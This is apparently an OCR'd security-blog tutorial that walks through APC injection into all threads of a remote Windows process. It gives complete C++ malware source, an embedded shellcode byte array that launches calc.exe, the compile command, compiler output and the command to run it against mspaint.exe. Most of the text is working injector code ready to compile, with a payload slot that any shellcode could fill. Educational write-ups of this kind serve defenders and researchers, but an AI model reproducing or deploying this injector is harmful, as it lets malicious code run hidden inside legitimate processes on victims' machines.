
APC injection via alertable threads. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/11/22/malware-injection-5.html

November 22, 2021

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



Today I will discuss about simplest APC injection technique. I'm going to talk about APC injection in remote threads. In the simplest way, inject APC into all of the target process threads, as there is no function to find if a thread is alertable or not and we can assume one of the threads is alertable and run our APC job.

example

The flow is this technique is simple:

- Find the target process id
- Allocate space in the target process for our payload
- Write payload in the allocated space.
- Find target process threads
- Queue an APC to all of them to execute our payload

For the first step, we need to find the process id of our target process. For this I used a function from my past post:

```
43  int findMyProc(const char *procname) {
44
45    HANDLE hSnapshot;
46    PROCESSENTRY32 pe;
47    int pid = 0;
48    BOOL hResult;
49
50    // snapshot of all processes in the system
51    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
52    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
53
54    // initializing size: needed for using Process32First
55    pe.dwSize = sizeof(PROCESSENTRY32);
56
57    // info about first process encountered in a system snapshot
58    hResult = Process32First(hSnapshot, &pe);
59
60    // retrieve information about the processes
61    // and exit if unsuccessful
62    while (hResult) {
63      // if we find the process: return process ID
64      if (strcmp(procname, pe.szExeFile) == 0) {
65        pid = pe.th32ProcessID;
66        break;
```

The full source code of this function:

```
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}
```

Then, allocate space in the target process for our payload:

```
103   if (pid == 0) {
104     printf("PID not found :( exiting...\n");
105     return -1;
106   } else {
107     printf("PID = %d\n", pid);
108
109     ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);
110
111     if (ph == NULL) {
112       printf("OpenProcess failed! exiting...\n");
113       return -2;
114     }
115
116     // allocate memory buffer for remote process
117     rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
118
119     // write payload to memory buffer
120     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
```

As you can see, we should allocate this location with `PAGE_EXECUTE_READWRITE` permissions which is meaning execute, read and write.

In the next step, we write our payload to allocated memory:


```
111     if (ph == NULL) {
112       printf("OpenProcess failed! exiting...\n");
113       return -2;
114     }
115
116     // allocate memory buffer for remote process
117     rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
118
119     // write payload to memory buffer
120     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
121
122     if (getTids(pid, tids)) {
123       for (DWORD tid : tids) {
```

Then find target process threads. For this I wrote another function `getTids`:

```
76  // find process threads by PID
77  DWORD getTids(DWORD pid, std::vector<DWORD>& tids) {
78    HANDLE hSnapshot;
79    THREADENTRY32 te;
80    te.dwSize = sizeof(THREADENTRY32);
81
82    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
83    if (Thread32First(hSnapshot, &te)) {
84      do {
85        if (pid == te.th32OwnerProcessID) {
86          tids.push_back(te.th32ThreadID);
87        }
88      } while (Thread32Next(hSnapshot, &te));
89    }
90
91    CloseHandle(hSnapshot);
92    return !tids.empty();
93  }
```

which finds all threads by process PID. We enum all threads and if the thread belongs to our target process we push it to our `tids` vector.

Then queue an APC to all threads to execute our payload:



```
118
119     // write payload to memory buffer
120     WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
121
122     if (getTids(pid, tids)) {
123       for (DWORD tid : tids) {
124         HANDLE ht = OpenThread(THREAD_SET_CONTEXT, FALSE, tid);
125         if (ht) {
126           QueueUserAPC((PAPCFUNC)rb, ht, NULL);
127           printf("payload injected via QueueUserAPC\n");
128           CloseHandle(ht);
129         }
130       }
131     }
132     CloseHandle(ph);
133   }
134   return 0;
135 }
136
```

As you can see we queue an APC to the thread using the `QueueUserAPC` function. the first parameter should be a pointer to the function that we want to execute which is a pointer to my payload and the second parameter is a handle to the remote thread.

Let’s take a look at full C++ source code of our malware:

```
/*
hack.cpp
APC injection via Queue an APC into all the threads
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/22/malware-injection-5.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <vector>

unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

// get process PID
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;
```

```
  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

// find process threads by PID
DWORD getTids(DWORD pid, std::vector<DWORD>& tids) {
  HANDLE hSnapshot;
  THREADENTRY32 te;
  te.dwSize = sizeof(THREADENTRY32);

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
  if (Thread32First(hSnapshot, &te)) {
        do {
          if (pid == te.th32OwnerProcessID) {
            tids.push_back(te.th32ThreadID);
          }
        } while (Thread32Next(hSnapshot, &te));
  }

  CloseHandle(hSnapshot);
  return !tids.empty();
}

int main(int argc, char* argv[]) {
  DWORD pid = 0; // process ID
  HANDLE ph; // process handle
  HANDLE ht; // thread handle
  LPVOID rb; // remote buffer
  std::vector<DWORD> tids; // thread IDs

  pid = findMyProc(argv[1]);
  if (pid == 0) {
    printf("PID not found :( exiting...\n");
```

```
    return -1;
  } else {
    printf("PID = %d\n", pid);

    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)pid);

    if (ph == NULL) {
      printf("OpenProcess failed! exiting...\n");
      return -2;
    }

    // allocate memory buffer for remote process
    rb = VirtualAllocEx(ph, NULL, my_payload_len, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

    // write payload to memory buffer
    WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

    if (getTids(pid, tids)) {
      for (DWORD tid : tids) {
        HANDLE ht = OpenThread(THREAD_SET_CONTEXT, FALSE, tid);
        if (ht) {
          QueueUserAPC((PAPCFUNC)rb, ht, NULL);
          printf("payload injected via QueueUserAPC\n");
          CloseHandle(ht);
        }
      }
    }
    CloseHandle(ph);
  }
  return 0;
}
```


As usually, for simplicity, we use 64-bit `calc.exe` as the payload and print message for demonstration.

Let's go to compile our code:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```
kali@kali:~/projects/cybersec_blog/2021-11-21-injection-5
File  Actions  Edit  View  Help
kali@kali:~/pr...21-injection-5   mc [kali@kali]...21-injection-5   kali@kali:~/pr...-shellcoding-1

 kali@kali  ~/projects/cybersec_blog/2021-11-21-injection-5  x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack
.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hack.cpp: In function 'DWORD getTids(DWORD, std::vector<long unsigned int>&)':
hack.cpp:82:59: warning: passing NULL to non-pointer argument 2 of 'void* CreateToolhelp32Snapshot(DWORD,
DWORD)' [-Wconversion-null]
   82 |     hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, NULL);
      |                                                             ^~~~
In file included from hack.cpp:11:
/usr/share/mingw-w64/include/tlhelp32.h:15:62: note:   declared here
   15 |     HANDLE WINAPI CreateToolhelp32Snapshot(DWORD dwFlags,DWORD th32ProcessID);
      |                                                          ~~~~~~~^~~~~~~~~~~~~
hack.cpp: In function 'int main(int, char**)':
hack.cpp:126:42: warning: passing NULL to non-pointer argument 3 of 'DWORD QueueUserAPC(PAPCFUNC, HANDLE,
ULONG_PTR)' [-Wconversion-null]
  126 |             QueueUserAPC((PAPCFUNC)rb, ht, NULL);
      |                                             ^~~~
In file included from /usr/share/mingw-w64/include/winbase.h:29,
                 from /usr/share/mingw-w64/include/windows.h:70,
                 from hack.cpp:10:
/usr/share/mingw-w64/include/processthreadsapi.h:26:84: note:   declared here
   26 |     WINBASEAPI DWORD WINAPI QueueUserAPC (PAPCFUNC pfnAPC, HANDLE hThread, ULONG_PTR dwData);
      |                                                                            ~~~~~~~~~~^~~~~~
```

Then firstly run `mspaint.exe` on victim machine (Windows 7 x64 in my case):




Then run our malware:


```
.\hack.exe mspaint.exe
```



